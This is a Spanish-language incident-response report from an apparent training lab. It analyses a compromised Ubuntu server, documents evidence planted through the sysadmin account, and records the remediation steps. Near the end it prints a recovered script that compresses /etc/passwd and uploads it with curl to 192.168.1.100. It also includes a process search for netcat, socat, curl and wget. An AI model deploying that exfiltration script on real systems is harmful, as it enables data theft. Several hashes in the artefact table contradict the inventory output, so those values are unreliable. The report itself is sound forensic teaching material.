root     4673  0.2  0.0     0     0 ?          I    00:00   0:01 [kworker/1:4-events]
root     14718 0.0  0.0     0     0 ?          I    00:08   0:00 [kworker/u4:1-events_unbound]
root     14743 0.0  0.0     0     0 ?          I    00:14   0:00 [kworker/u4:2-events_power_effici
ent]
sysadmin 14747 0.0  0.0   9040  3280 tty1       R+   00:15   0:00 ps auxww --sort=start_time
sysadmin@4geeks-server:~$

```

Figura 21. Muestra de procesos durante la revisión del sistema activo.

Lectura de la evidencia: La muestra permite revisar procesos en ejecución sobre el sistema activo. No se observa en ella una segunda carga claramente identificable.

```

sysadmin@4geeks-server:~$ ps auxww | grep -E 'backup2|payload|install\.sh|secrets\.tgz|/tmp/\.temp'
| grep -v grep
sysadmin@4geeks-server:~$ ps auxww | grep -E 'nc|netcat|socat|curl|wget|python|perl' | grep -v grep
systemd+  654  0.0  0.1  90880  6096 ?          Ssl  Aug13   0:02 /lib/systemd/systemd-timesyncd
root      720  0.0  0.0   81828  3788 ?          Ssl  Aug13   0:00 /usr/sbin/irqbalance --foreground
root      721  0.0  0.4  29668 18612 ?          Ss   Aug13   0:00 /usr/bin/python3 /usr/bin/network
d-dispatcher --run-startup-triggers
root      895  0.0  0.5 107924 21076 ?          Ssl  Aug13   0:00 /usr/bin/python3 /usr/share/unatt
ended-upgrades/unattended-upgrade-shutdown --wait-for-signal
sysadmin@4geeks-server:~$

```

Figura 22. Búsqueda dirigida de procesos asociados con los indicadores conocidos.

Lectura de la evidencia: La búsqueda dirigida no encontró procesos con los nombres asociados a backup2, payload o install.sh. Es una comprobación puntual y se interpreta junto con cron, archivos y conexiones.

```

59 19175 ACCEPT      udp  --  *    *    0.0.0.0/0      0.0.0.0/0      ctstate NEW
Chain ufw-user-forward (1 references)
  pkts bytes target     prot opt in     out     source           destination
Chain ufw-user-input (1 references)
  pkts bytes target     prot opt in     out     source           destination
    0    0 ACCEPT      tcp  --  *    *    0.0.0.0/0      0.0.0.0/0      tcp dpt:22
    0    0 ACCEPT      udp  --  *    *    0.0.0.0/0      0.0.0.0/0      udp dpt:22
    0    0 ACCEPT      tcp  --  *    *    0.0.0.0/0      0.0.0.0/0      tcp dpt:80
    0    0 ACCEPT      udp  --  *    *    0.0.0.0/0      0.0.0.0/0      udp dpt:80
    0    0 ACCEPT      tcp  --  *    *    0.0.0.0/0      0.0.0.0/0      tcp dpt:21
    0    0 ACCEPT      udp  --  *    *    0.0.0.0/0      0.0.0.0/0      udp dpt:21
Chain ufw-user-limit (0 references)
  pkts bytes target     prot opt in     out     source           destination
    0    0 LOG         all  --  *    *    0.0.0.0/0      0.0.0.0/0      limit: avg
3/min burst 5 LOG flags 0 level 4 prefix "[UFW LIMIT BLOCK] "
    0    0 REJECT      all  --  *    *    0.0.0.0/0      0.0.0.0/0      reject-with
icmp-port-unreachable
Chain ufw-user-limit-accept (0 references)
  pkts bytes target     prot opt in     out     source           destination
    0    0 ACCEPT      all  --  *    *    0.0.0.0/0      0.0.0.0/0
Chain ufw-user-logging-forward (0 references)
  pkts bytes target     prot opt in     out     source           destination
Chain ufw-user-logging-input (0 references)
  pkts bytes target     prot opt in     out     source           destination
Chain ufw-user-logging-output (0 references)
  pkts bytes target     prot opt in     out     source           destination
Chain ufw-user-output (1 references)
  pkts bytes target     prot opt in     out     source           destination
sysadmin@4geeks-server:~$ _

```

Figura 23. Estado y reglas iniciales del firewall UFW.

Lectura de la evidencia: Las reglas iniciales permitían SSH, HTTP y FTP desde cualquier origen. El hallazgo justificó restringir SSH y HTTP a la red interna y cerrar FTP.

```

sysadmin@4geeks-server:~$ sudo grep -Ev '^[[[:space:]]*(#|$)' /etc/vsftpd.conf
listen=NO
listen_ipv6=YES
anonymous_enable=NO
local_enable=YES
dirmessage_enable=YES
use_localtime=YES
xferlog_enable=YES
connect_from_port_20=YES
secure_chroot_dir=/var/run/vsftpd/empty
pam_service_name=vsftpd
rsa_cert_file=/etc/ssl/certs/ssl-cert-snakeoil.pem
rsa_private_key_file=/etc/ssl/private/ssl-cert-snakeoil.key
ssl_enable=NO
sysadmin@4geeks-server:~$ _

```

Figura 24. Configuración inicial del servicio FTP vsftpd.

Lectura de la evidencia: vsftpd permitía usuarios locales pero no tenía TLS habilitado. Aunque no se vinculó al ataque, el servicio exponía credenciales y tráfico sin cifrado y fue deshabilitado.

```
sysadmin@4geeks-server:~$ sudo ls -lah /var/log/apache2/
total 12K
drwxr-x---  2 root adm    4.0K Jun 21  2025 .
drwxrwxr-x 10 root syslog 4.0K Aug 13 19:29 ..
-rw-r----- 1 root adm     0 Jun 21  2025 access.log
-rw-r----- 1 root adm   1.9K Aug 13 19:29 error.log
-rw-r----- 1 root adm     0 Jun 21  2025 other_vhosts_access.log
sysadmin@4geeks-server:~$ _
```

Figura 25. Revisión de registros de Apache y del directorio web.

Lectura de la evidencia: Los registros revisados estaban vacíos y el directorio web solo contenía la página esperada. No apareció evidencia suficiente para considerar Apache como vector inicial.

10. Evidencia y preservación

Se creó /root/ir-evidence para conservar artefactos antes de la erradicación y se calcularon huellas SHA-256 para verificar su integridad. El conjunto analizado incluye capturas de /home/sysadmin/./bash_history, el historial preservado de reports y los registros SSH/sudo. La coincidencia entre estas fuentes sustenta la atribución técnica a la cuenta sysadmin.

```
sysadmin@4geeks-server:~$ sudo find /root/ir-evidence -maxdepth 1 -type f ! -name 'SHA256SUMS.txt' -
exec sha256sum {} \; | sudo tee /root/ir-evidence/SHA256SUMS.txt
7efbc8efa6b30b48d276377abeb1da24c7c09d8866b4614db022cd18ee4286a6 /root/ir-evidence/sys-maintenance.
quarantined
98cbfd3e0fcd72efe570cfd4038f1d5c9b746e1b82caf6ab17161eb4ecf522b /root/ir-evidence/backup.log
7efbc8efa6b30b48d276377abeb1da24c7c09d8866b4614db022cd18ee4286a6 /root/ir-evidence/sys-maintenance.
46d4ea4984767a0b8f053853a30f7a45db4ea67750f03f92caea1f5f2d328cc2 /root/ir-evidence/reports.bash_his
tory
f679152f3b3dcea39f0df7037cd28028b353473ae1de6706c2be78d3455aa969 /root/ir-evidence/backup2.sh
24bfa4c456357751c808f1df22fb349e6cc7f8e821f2af605b27cc0b0d69268e /root/ir-evidence/credentials.txt
6fa8e16e79e9d5ce9c2f70d35e3d115f045e585d157427a0b69a15abb6b7d65b /root/ir-evidence/reports.note
35e1f36e9a5ff5b5db95996c6056eb7126f5f72e728be12f62953167cdf1212 /root/ir-evidence/chat.txt
e7eceb03d38bbcb37ee88aab2e380a01743ce58ef99b6ae388d3aa1cb7b422f9 /root/ir-evidence/install.sh
34099b9303cbdaa02743247aa39517a71558b24898a50fadaa4d35092d602b6d /root/ir-evidence/secrets.tgz
```

Figura 26. Inventario y huellas SHA-256 de los artefactos preservados.

Lectura de la evidencia: El inventario asocia cada artefacto con su huella SHA-256. Esto permite verificar la integridad de las copias después de eliminar los originales del sistema activo.

Artefacto	Ruta preservada	SHA-256 observado	Uso en investigación
sys-maintenance (cuarentena)	/root/ir-evidence/sys-maintenance.quarantined	7efbc8efa6b30b48d276377abeb1da24c7c09d8866b4614db022cd18ee4286a6	Persistencia cron
backup2.sh	/root/ir-evidence/backup2.sh	f679152f3b3dcea39f0df7037cd28028b353473ae1de6706c2be78d3455aa969	Script de exfiltración
backup.log	/root/ir-evidence/backup.log	98cbfd3e0fcd72efe570cfd4038f1d5c9b746e1b82caf6ab17161eb4ecf522b	Log plantado con inconsistencias sobre /etc/shadow y el destino de red

Artefacto	Ruta preservada	SHA-256 observado	Uso en investigación
credentials.txt	/root/ir-evidence/credentials.txt	24bfa4c456357751c008f1df22fb349e6cc7f8e821f2af605b27cc0b0d692c68e	Secreto en texto plano creado durante la preparación desde sysadmin
reports.note	/root/ir-evidence/reports.note	6fa8e16e79e5c9c2f70d35e3115f045e585d157427a0b69a15abb6b7d65b4d3b	Nota plantada que dirige hacia credentials.txt
chat.txt	/root/ir-evidence/chat.txt	35e1f36e9a5f5fbd95996c6056eb271265f5727ebbe12f62953167cddf1212f	Artefacto textual editado y atribuido a reports desde sysadmin
install.sh	/root/ir-evidence/install.sh	e7ec0b03d38bbc37eee88ab2e380a017143ce58f99ba6ae388d3aa1cb7b422f9	Loader editado y reasignado a reports desde sysadmin
secrets.tgz	/root/ir-evidence/secrets.tgz	34099b9303cbdaa2743247aa39517a715582b4898a50ad54d35992d602b6d	Artefacto de datos a exfiltrar
logrotate.sh	/opt/scripts/logrotate.sh	4522dfea9ad81aa58ccf30b37f0d0a968648dd6ea366a35f59b0a9afffc2c7bb	Mantenimiento legítimo

Advertencia de precisión: durante la conversación se generó un intento fallido de calcular hashes con un comodín dentro de /root. Posteriormente se utilizó find -exec sha256sum, que sí produjo el inventario correcto. El informe utiliza exclusivamente el inventario resultante. No se afirma una cadena de custodia legal completa; se documenta una preservación técnica de laboratorio.

11. Fase 2 – Remediación y restauración

La Fase 2 eliminó el cron, los scripts, el secreto expuesto y la cuenta hacker; además rotó reports, cerró FTP, restringió UFW, actualizó el sistema y restauró Wazuh. Las verificaciones demuestran que esos mecanismos no reaparecieron. Debido al papel central de sysadmin, queda como acción residual rotar su contraseña, cerrar sesiones no reconocidas y revisar los accesos administrativos asociados.

Acción	Comando / mecanismo	Resultado verificado	Estado
Aislamiento de red	Host-Only inicial; segunda interfaz NAT solo para recuperación	Aislamiento conservado y salida controlada restaurada	Completado
Preservación	copias en /root/ir-evidence + SHA-256	Hashes generados	Completado

Acción	Comando / mecanismo	Resultado verificado	Estado
Cuarentena de cron	mv /etc/cron.d/sys-maintenance /root/ir-evidence/sys-maintenance.quarantined	Cron dejó de ejecutar backup2.sh	Completado
Bloqueo de hacker	passwd -l hacker	passwd -S muestra L	Completado
Deshabilitación de shell	usermod -s /usr/sbin/nologin hacker	getent passwd muestra nologin	Completado
Verificación de procesos hacker	pgrep -a -u hacker / ps -u hacker -f	Sin procesos	Completado
Eliminación de backup2.sh	rm de rutas explícitas tras verificar SHA-256	Original eliminado; copia preservada	Completado
Eliminación de temporales	Búsqueda dirigida en /tmp	payload y secrets.tgz ausentes	Completado
Rotación de credenciales	passwd reports	Contraseña actualizada; estado P	Completado
Limpieza de credentials.txt	rm /opt/.archive/credentials.txt y rmdir	Secreto y directorio oculto eliminados	Completado
Hardening SSH/UFW/FTP	sshd efectivo + UFW por subred + disable vsftpd	SSH validado; 22/80 internos; 21 cerrado	Completado
Eliminación de hacker	Archivo del HOME + SHA-256; userdel -r	Cuenta, grupo y HOME retirados	Completado
Actualización del sistema	apt update / apt upgrade	80 paquetes actualizados; 0 pendientes	Completado
Restauración de Wazuh	Paquete 4.14.7 + unidad systemd oficial	Agente enabled y active; módulos ejecutándose	Completado
Validación final	sshd -t; apache2ctl configtest; curl local	SSH válido; Syntax OK; HTTP 200	Completado

```

sysadmin@4geeks-server:~$ sudo ls -la /etc/cron.d/
total 24
drwxr-xr-x  2 root root 4096 Aug 13 23:01 .
drwxr-xr-x 100 root root 4096 Jun 23  2025 ..
-rw-r--r--  1 root root  201 Feb 14  2020 e2scrub_all
-rw-r--r--  1 root root   41 Jun 21  2025 logrotate
-rw-r--r--  1 root root  102 Feb 13  2020 .placeholder
-rw-r--r--  1 root root  190 Mar 14  2023 popularity-contest
sysadmin@4geeks-server:~$ _

```

Figura 27. Verificación posterior: sys-maintenance ya no aparece en /etc/cron.d.

Lectura de la evidencia: La ausencia del archivo confirma que la regla activa fue retirada. Junto con la falta de una nueva ejecución en el horario esperado, respalda que la contención de cron funcionó.

```

sysadmin@4geeks-server:~$ sudo passwd -l hacker
passwd: password expiry information changed.
sysadmin@4geeks-server:~$ sudo passwd -S hacker
hacker L 06/23/2025 0 99999 7 -1
sysadmin@4geeks-server:~$ sudo usermod -s /usr/sbin/nologin hacker
sysadmin@4geeks-server:~$ getent passwd hacker
hacker:x:1002:1002::/home/hacker:/usr/sbin/nologin
sysadmin@4geeks-server:~$ pgrep -a -u hacker
sysadmin@4geeks-server:~$ ps -u hacker -f
UID          PID    PPID  C STIME TTY          TIME CMD
sysadmin@4geeks-server:~$ _

```

Figura 28. Bloqueo preventivo de hacker y desactivación de su inicio de sesión.

Lectura de la evidencia: Antes de eliminar la cuenta se bloqueó su contraseña y se cambió su shell a nologin. La medida impidió nuevos inicios de sesión mientras se completaba la preservación.

12. Estado actual de erradicación

Al cierre, los artefactos y mecanismos conocidos del incidente habían sido erradicados: no reaparecieron backup2.sh, install.sh, payload, secrets.tgz, credentials.txt, reports.note, chat.txt ni sys-maintenance fuera del repositorio de evidencia. Tampoco quedaron procesos o conexiones TCP asociados. Dado que la evidencia atribuye la preparación a sysadmin, la rotación de esa credencial y la revisión de sus accesos deben registrarse como acciones residuales del cierre.

- Durante la respuesta en vivo no se reinició el servidor hasta completar las verificaciones y la preservación de evidencias necesarias. Esta decisión permitió mantener el estado observable del sistema y analizar la persistencia asociada a cron.
- Los artefactos relevantes quedaron preservados en /root/ir-evidence junto con sus valores SHA-256, manteniendo una copia verificable para el análisis y la documentación del incidente.

13. Riesgo, impacto y alcance

Impacto confirmado: uso de una cuenta administrativa para fabricar evidencia contra reports; apertura de una consola root; creación de la cuenta hacker; implantación de una tarea periódica privilegiada; lectura y

compresión de /etc/passwd; almacenamiento inseguro de una contraseña; e intento de envío HTTP hacia 192.168.1.100. El éxito del POST y cualquier impacto fuera del servidor no quedaron demostrados.

El compromiso de /etc/passwd es relevante porque identifica cuentas del sistema y puede aportar información útil a un atacante. Sin embargo, en Linux moderno /etc/passwd normalmente no contiene los hashes de contraseñas; por ello, la evidencia disponible no permite afirmar que se exfiltraron los hashes de /etc/shadow.

El mayor riesgo fue la combinación de privilegios administrativos y manipulación de evidencia. Una cuenta capaz de abrir una consola root pudo crear usuarios, alterar historiales y dejar una tarea automática funcionando. Aunque el escenario tuviera una finalidad de encubrimiento o simulación, el resultado técnico podía afectar confidencialidad, integridad y trazabilidad del servidor.

14. Recomendaciones de hardening y prevención

Las recomendaciones combinan controles ya aplicados con medidas residuales. La prioridad inmediata es proteger sysadmin: rotar su contraseña, invalidar sesiones no reconocidas, revisar sus claves y limitar estrictamente quién puede elevar privilegios. Las demás medidas reducen la posibilidad de que una cuenta administrativa vuelva a crear persistencia o manipular registros sin detección.

Prioridad	Medida	Justificación
Crítico	Rotar y auditar la cuenta sysadmin	Cambiar la contraseña, revisar claves y sesiones, confirmar propietarios de la cuenta y limitar la elevación a root.
Crítico	Restringir egress	Permitir tráfico saliente solo a destinos y puertos necesarios. El mecanismo de exfiltración pudo funcionar lógicamente porque UFW permitía salida.
Alto	Endurecer SSH	Restringir AllowUsers/AllowGroups, reducir PasswordAuthentication, mantener root login deshabilitado y preferir claves SSH.
Alto	Eliminar FTP o pasar a SFTP/FTPS	vsftpd usa local_enable=YES y ssl_enable=NO. El tráfico FTP tradicional no es una opción adecuada para credenciales sensibles.
Alto	Cerrar superficie de red	No dejar 21/22/80 abiertos a Anywhere salvo necesidad. Restringir por subred o administración.
Alto	Monitorear cambios en cron/systemd	Instalar alertas de integridad para /etc/cron.d, /usr/local/bin, /opt y unidades systemd.

Prioridad	Medida	Justificación
Alto	Gestión segura de secretos	Eliminar contraseñas en texto plano y usar un gestor de secretos o archivos con permisos mínimos.
Medio	Auditar acciones administrativas	Alertar sobre sudo /bin/bash, altas de usuarios, cambios de propietario e intentos de modificar historiales o cron.
Medio	Monitorización y EDR	Mantener Wazuh y complementar con alertas de creación de usuarios, ejecución desde /tmp y conexiones HTTP hacia destinos no autorizados.
Medio	Actualizar plataforma	Ubuntu 20.04 quedó fuera de soporte estándar el 31/05/2025; migrar a un LTS soportado o disponer de ESM/Ubuntu Pro.

15. Qué NO puede afirmarse con la evidencia disponible

- No puede identificarse a la persona física que utilizó sysadmin. Los registros atribuyen acciones a una cuenta, no a una identidad humana.
- No puede afirmarse que 192.168.1.50 sea una dirección externa o maliciosa por sí misma: pertenece a un rango privado y solo demuestra el origen de red observado para el acceso a sysadmin.
- No puede afirmarse que reports descargara o ejecutara install.sh. Su historial fue escrito desde sysadmin y no constituye una fuente independiente.
- No puede sostenerse que chat.txt pruebe ingeniería social: el historial de sysadmin muestra que el archivo fue editado y reasignado a reports durante la preparación de la escena.
- No puede afirmarse que 192.168.1.103 consiguiera iniciar sesión ni que 192.168.1.50, 192.168.1.100 y 192.168.1.103 pertenezcan al mismo actor.
- No puede afirmarse que /etc/shadow fuera incluido o exfiltrado. El archivo preservado contiene /etc/passwd y contradice backup.log.
- No puede afirmarse que el POST a 192.168.1.100:8080 se completara, porque no se adquirió tráfico ni registros del receptor.
- No puede afirmarse una ausencia absoluta de compromiso fuera del alcance del análisis en vivo; sí puede afirmarse que los indicadores conocidos dejaron de estar activos.

16. Conclusión

La investigación demuestra un incidente real de abuso de privilegios y manipulación de evidencia. El historial de sysadmin registra la escritura del historial de reports y la creación, edición o reasignación de los artefactos colocados bajo esa cuenta. La correlación de estas acciones con los registros sudo y las marcas temporales sitúa a sysadmin en el centro de la preparación técnica.

Los registros también muestran un acceso SSH exitoso a sysadmin desde 192.168.1.50 y, dos días más tarde, una consola root abierta desde esa cuenta. Hacker fue creada 32 segundos después; backup2.sh y sys-maintenance aparecieron minutos más tarde. Esta secuencia atribuye la preparación técnica a sysadmin con confianza alta, sin identificar a la persona que operaba la cuenta.

No existe base probatoria suficiente para afirmar que reports recibiera un mensaje externo o ejecutara install.sh. El historial de la cuenta coincide con las líneas introducidas mediante tee desde sysadmin, mientras chat.txt, .note, credentials.txt, install.sh y backup.log fueron creados o manipulados dentro de la misma preparación.

La respuesta eliminó el cron, los artefactos operativos y la cuenta hacker; rotó reports; redujo la exposición de red; actualizó el sistema y restauró Wazuh. Las verificaciones finales no encontraron los indicadores conocidos activos. El cierre técnico debe complementarse con la rotación y auditoría de sysadmin, porque la evidencia sitúa esa cuenta en el centro del incidente.

17. Glosario esencial

Estas definiciones permiten interpretar el informe sin conocimientos avanzados de administración Linux o análisis forense.

Live Incident Response: Investigación y respuesta realizada mientras el sistema continúa encendido, con el objetivo de observar actividad activa y conservar evidencia volátil.

Indicador de compromiso (IOC): Dato concreto que puede señalar actividad maliciosa, por ejemplo un archivo, una dirección IP, un proceso, una cuenta o una tarea programada.

Persistencia: Mecanismo que permite a un atacante conservar acceso o volver a ejecutar código después del acceso inicial.

cron: Servicio de Linux que ejecuta comandos automáticamente según un horario definido.

root: Cuenta con el máximo nivel de privilegio en Linux; puede leer, modificar o ejecutar prácticamente cualquier elemento del sistema.

Loader o dropper: Programa inicial cuya función es descargar, instalar o ejecutar una segunda carga maliciosa.

Payload: Código o programa que realiza la acción principal después de ser descargado por un loader.

Exfiltración: Salida no autorizada de información desde el sistema hacia otro equipo o servicio.

Hash SHA-256: Huella digital de un archivo. Si el contenido cambia, la huella también cambia; por eso se utiliza para comprobar integridad.

Hardening: Conjunto de medidas que reduce servicios, permisos y accesos innecesarios para disminuir la superficie de ataque.

Host-Only: Red virtual aislada entre el anfitrión y las máquinas virtuales, sin salida normal a Internet.

NAT: Modo de red que permite a una máquina virtual salir a otras redes usando la conexión del equipo anfitrión.

UFW: Herramienta de Ubuntu para administrar el firewall local y decidir qué conexiones se permiten o bloquean.

Wazuh Agent: Componente de monitoreo instalado en el servidor que recopila eventos de seguridad para su análisis.

Password guessing: Intentos repetidos de acertar una contraseña probando diferentes combinaciones o cuentas.

/usr/sbin/nologin: Shell especial que impide que una cuenta inicie una sesión interactiva.

Evidencia plantada: Archivo, registro o indicio creado deliberadamente para hacer que la actividad parezca provenir de otra cuenta o persona.

Atribución a una cuenta: Conclusión de que determinadas acciones se realizaron usando una cuenta técnica. No equivale a identificar a la persona física que la controlaba.

18. Referencias técnicas

NIST SP 800-61 Rev. 3: Incident Response Recommendations and Considerations for Cybersecurity Risk Management: A CSF 2.0 Community Profile. Publicado 03/04/2025.

<https://csrc.nist.gov/pubs/sp/800/61/r3/final>

NIST SP 800-86: Guide to Integrating Forensic Techniques into Incident Response.

<https://csrc.nist.gov/pubs/sp/800/86/final>

Ubuntu: Ubuntu 20.04 LTS (Focal Fossa): fin de soporte estándar el 31/05/2025. <https://ubuntu.com/20-04>

4Geeks Academy: Guía de Investigación de Incidentes para Analistas Blue Team (material del laboratorio).

Anexo A. Matriz de evidencias

Convención de identificación: el prefijo E significa "Evidencia" y el número corresponde al orden asignado dentro de esta matriz. Los códigos E-01, E-02 y siguientes son referencias internas del informe; no son códigos del sistema, hashes ni identificadores generados por Linux.

ID	Evidencia / comando	Qué demuestra	Uso en el informe
E-01	ip a / ip route	Aislamiento Host-Only, 192.168.56.103, sin default route	Contención inicial
E-02	hostnamectl/uptime/free /df	Baseline del sistema	Estado inicial
E-03	lastlog / passwd	Usuarios y sesiones relevantes	Análisis de cuentas
E-04	auth.log: useradd reports	reports fue creada legítimamente	Contexto de cuenta
E-05	.bash_history	Secuencia plantada y atribuida a reports	Evidencia plantada
E-06	install.sh	Capacidad prevista de descargar y ejecutar payload.bin	Loader; ejecución real no demostrada
E-07	chat.txt	Artefacto editado y atribuido a reports desde sysadmin	Evidencia plantada
E-08	.note + credentials.txt	Artefactos creados durante la preparación y secreto expuesto	Manipulación y vulnerabilidad
E-09	auth.log: creación de hacker	Persistencia/acceso interactivo sospechoso	Cuenta hacker
E-10	auth.log: SSH 192.168.1.103	Password guessing fallido	Acceso remoto
E-11	/etc/cron.d/sys-maintenance	Persistencia root cada 15 min	Persistencia
E-12	backup2.sh	Compresión + HTTP POST	Exfiltración

ID	Evidencia / comando	Qué demuestra	Uso en el informe
E-13	secrets.tgz	Contenido real: etc/passwd	Impacto confirmado
E-14	journalctl -u cron	Ejecuciones 22:30/22:45/23:00	Persistencia activa
E-15	passwd/usermod/pgrep hacker	Contención de cuenta	Fase 2
E-16	systemd/authorized_keys/sudoers	Ausencia de otras persistencias	Alcance
E-17	ss -tulpn / ss -tpn	Puertos y ausencia de C2 activo	Red
E-18	iptables / ufw	Política de firewall	Hardening
E-19	vsftpd.conf y logs	FTP débil, no vinculado al ataque	Superficie
E-20	Apache logs / var/www	No se halló webshell/vector	Superficie
E-21	init/profile/rc.local/at/find	Ausencia de otras persistencias	Cierre Fase 1
E-22	SHA-256 /root/ir-evidence	Integridad de copias	Preservación
E-23	/home/sysadmin/.bash_history	Creación, edición y cambio de propiedad de artefactos de reports	Atribución central
E-24	Comparación de historiales sysadmin/reports	Las líneas de reports coinciden con las introducidas mediante tee	Fabricación del rastro
E-25	auth.log: SSH 192.168.1.50	Fallo como root y acceso exitoso como sysadmin	Acceso remoto administrativo
E-26	auth.log: sudo /bin/bash	sysadmin abre consola root antes de hacker, backup2.sh y cron	Correlación privilegiada

Anexo B. Indicadores de compromiso (IOC)

Tipo	Indicador	Descripción
IP	192.168.1.100	Servidor usado en download de install.sh/payload.bin y destino del POST de backup2.sh.
IP	192.168.1.103	Origen de intentos SSH fallidos contra test/admin/hacker/root.
Cuenta	hacker (UID 1002)	Cuenta local creada el 23/06/2025 15:02:47.

Tipo	Indicador	Descripción
Ruta	/usr/local/bin/backup2.sh	Script de persistencia/exfiltración.
Cron	/etc/cron.d/sys-maintenance	Persistencia cada 15 minutos como root.
Archivo	/tmp/secrets.tgz	Archivo generado para transportar etc/passwd.
Ruta	/opt/.archive/credentials.txt	Secreto en texto plano de reports.
Ruta	/home/reports/install.sh	Loader que descarga payload.bin.
IP contextual	192.168.1.50	Origen privado del intento fallido como root y del acceso exitoso como sysadmin; no demuestra por sí solo actividad maliciosa.
Cuenta	sysadmin	Cuenta utilizada para fabricar artefactos, escribir el historial de reports y abrir una consola root.
Ruta	/home/sysadmin/.bash_history	Historial que documenta la creación y atribución de artefactos a reports.

Anexo C. Capturas seleccionadas

```
Jun 23 12:55:51 4geeks-server login[787]: FAILED LOGIN (1) on '/dev/tty1' FOR 'UNKNOWN', Authentication failure
Jun 23 12:57:15 4geeks-server login[1050]: FAILED LOGIN (1) on '/dev/tty1' FOR 'UNKNOWN', Authentication failure
Jun 23 15:01:35 4geeks-server login[788]: FAILED LOGIN (1) on '/dev/tty1' FOR 'sysadmin', Authentication failure
Jun 23 15:24:22 4geeks-server login[759]: FAILED LOGIN (1) on '/dev/tty1' FOR 'UNKNOWN', Authentication failure
Jun 23 15:26:47 4geeks-server sshd[1736]: Invalid user test from 192.168.1.103 port 58760
Jun 23 15:26:52 4geeks-server sshd[1736]: Failed password for invalid user test from 192.168.1.103 port 58760 ssh2
Jun 23 15:27:01 4geeks-server sshd[1736]: Failed password for invalid user test from 192.168.1.103 port 58760 ssh2
Jun 23 15:27:07 4geeks-server sshd[1736]: Failed password for invalid user test from 192.168.1.103 port 58760 ssh2
Jun 23 15:27:08 4geeks-server sshd[1736]: Connection closed by invalid user test 192.168.1.103 port 58760 [preauth]
Jun 23 15:27:24 4geeks-server sshd[1747]: Invalid user admin from 192.168.1.103 port 49542
Jun 23 15:27:28 4geeks-server sshd[1747]: Failed password for invalid user admin from 192.168.1.103 port 49542 ssh2
Jun 23 15:27:32 4geeks-server sshd[1747]: Failed password for invalid user admin from 192.168.1.103 port 49542 ssh2
Jun 23 15:27:37 4geeks-server sshd[1747]: Failed password for invalid user admin from 192.168.1.103 port 49542 ssh2
Jun 23 15:27:39 4geeks-server sshd[1747]: Connection closed by invalid user admin 192.168.1.103 port 49542 [preauth]
Jun 23 15:28:33 4geeks-server sshd[1769]: Failed password for hacker from 192.168.1.103 port 44272 ssh2
Jun 23 15:28:40 4geeks-server sshd[1769]: Failed password for hacker from 192.168.1.103 port 44272 ssh2
Jun 23 15:29:15 4geeks-server sshd[1797]: Failed password for root from 192.168.1.103 port 47014 ssh2
Jun 23 15:29:21 4geeks-server sshd[1797]: Failed password for root from 192.168.1.103 port 47014 ssh2
Aug 13 20:57:40 4geeks-server sudo: sysadmin : TTY=tty1 ; PWD=/home/sysadmin ; USER=root ; COMMAND=/usr/bin/grep -E Accepted|Failed|Invalid user /var/log/auth.log
sysadmin@4geeks-server:~$ _
```

Figura C-1. Intentos de autenticación SSH fallidos desde 192.168.1.103.

Lectura de la evidencia: Los registros visibles concentran intentos fallidos contra test, admin, hacker y root desde 192.168.1.103. No muestran un inicio de sesión exitoso ni identifican quién controlaba el equipo de origen.

```

sysadmin@4geeks-server:~$ sudo stat /tmp/.temp
[sudo] password for sysadmin:
  File: /tmp/.temp
  Size: 4096          Blocks: 8          IO Block: 4096   directory
Device: 802h/2050d   Inode: 45          Links: 2
Access: (0775/drwxrwxr-x)  Uid: ( 1000/sysadmin)   Gid: ( 1000/sysadmin)
Access: 2026-08-13 21:26:20.031892844 +0000
Modify: 2026-08-13 21:21:33.407897218 +0000
Change: 2026-08-13 21:21:33.407897218 +0000
 Birth: -
sysadmin@4geeks-server:~$ sudo crontab -l
no crontab for root
sysadmin@4geeks-server:~$ sudo cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .----- minute (0 - 59)
# | .----- hour (0 - 23)
# | | .----- day of month (1 - 31)
# | | | .----- month (1 - 12) OR jan,feb,mar,apr ...
# | | | | .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# | | | | |
# * * * * * user-name command to be executed
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
sysadmin@4geeks-server:~$

```

Figura C-2. Revisión del crontab de root y de /etc/crontab.

Lectura de la evidencia: No había una tarea personal para root y las tareas globales visibles eran estándar. La persistencia confirmada se encontraba en un archivo separado dentro de /etc/cron.d.

```

sysadmin@4geeks-server:~$ sudo stat /usr/local/bin/backup2.sh
  File: /usr/local/bin/backup2.sh
  Size: 125          Blocks: 8          IO Block: 4096   regular file
Device: 802h/2050d Inode: 545254      Links: 1
Access: (0755/-rwxr-xr-x)  Uid: (   0/   root)   Gid: (   0/   root)
Access: 2026-08-13 19:30:02.003999320 +0000
Modify: 2025-06-23 15:06:49.008037470 +0000
Change: 2025-06-23 15:07:19.144038488 +0000
 Birth: -
sysadmin@4geeks-server:~$ sudo stat /opt/scripts/logrotate.sh
  File: /opt/scripts/logrotate.sh
  Size: 42          Blocks: 8          IO Block: 4096   regular file
Device: 802h/2050d Inode: 393233      Links: 1
Access: (0755/-rwxr-xr-x)  Uid: (   0/   root)   Gid: (   0/   root)
Access: 2025-06-21 19:50:40.517602967 +0000
Modify: 2025-06-21 19:50:40.517602967 +0000
Change: 2025-06-21 19:51:08.593713160 +0000
 Birth: -
sysadmin@4geeks-server:~$ sudo sha256sum /usr/local/bin/backup2.sh /opt/scripts/logrotate.sh
f679152f3b3dcea39f0df7037cd28028b353473ae1de6706c2be78d3455aa969 /usr/local/bin/backup2.sh
4522dfea9ad81aa58ccf30b37f0d0a968648dd6ea366a35f59b0a9afffc2c7bb /opt/scripts/logrotate.sh
sysadmin@4geeks-server:~$ sudo file /usr/local/bin/backup2.sh
/usr/local/bin/backup2.sh: Bourne-Again shell script, ASCII text executable
sysadmin@4geeks-server:~$ sudo file /opt/scripts/logrotate.sh
/opt/scripts/logrotate.sh: Bourne-Again shell script, ASCII text executable
sysadmin@4geeks-server:~$ sudo cat /usr/local/bin/backup2.sh
#!/bin/bash
tar -czf /tmp/secrets.tgz /etc/passwd
curl -X POST -F 'file=@/tmp/secrets.tgz' http://192.168.1.100:8080/upload

